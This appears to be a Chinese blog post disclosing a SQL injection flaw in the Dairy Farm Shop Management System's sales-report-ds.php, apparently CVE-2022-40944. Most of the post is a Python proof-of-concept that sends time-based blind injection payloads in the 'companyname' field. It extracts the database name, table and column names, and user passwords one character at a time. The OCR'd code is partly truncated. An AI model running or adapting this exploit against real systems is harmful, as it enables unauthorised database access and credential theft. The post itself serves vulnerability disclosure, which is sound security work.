

Dairy Farm Shop Management System中的sales-report-ds.php存在sql注入

1042次阅读 # 默认分类 # 2022-09-18

> 1.首先可以在源码中看到sales-report-ds.php文件中的'$cname'存在注入的可能，再根据后面的if-else语句进行判断得知该变量能拼接恶意代码，可以进行盲注。





2.漏洞验证代码如下：


PYTHON

```python
import requests
import time

url = "http://localhost/DFScms/dfsms/sales-report-ds.php"
flag = ''


```

```
    # 数据库名字
    sql = "companyname=-1'and if(ascii(substr(database(),%d,1))>%d,s
    # 表名
    #sql = "id = if(ascii(substr((select group_concat(table_name) fr
    # 列名
    #sql = "id = if(ascii(substr((select group_concat(column_name) f
    # 查询flag
    #sql = "id = if(ascii(substr((select password from users),%d,1))

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "PHPSESSID=iv4ujtg89cbg68hdmaqb4bbkl7"
    }

    r = requests.post(url=url, headers=headers, data=sql, timeout=15
    # print (r.url)
    if time.time()-startTime>2:
        res = 1
    else:
        res = 0
    return res


def exp():
    global flag
    for i in range(1, 200):
        low = 31
        high = 127
        while low <= high:
            mid = (low + high) // 2
            res = payload(i, mid)
            if res:
                low = mid + 1
            else:
                high = mid - 1
```

```
48          # print (f)
49          flag += chr(f)
50          print(flag)
51
52
53  exp()
```

3.运行poc，下图爆出了数据库名



最后一次更新于2022-09-29

None

> [...]CVE-2022-40944MISCMISCMISC[...]

By Vulnerability Summary for the Week of October 3, 2022 - Inergency at October 12th, 2022 at 03:39 am.

添加新评论

(必填) 昵称

(必填) 邮箱

(选填) 网站

发射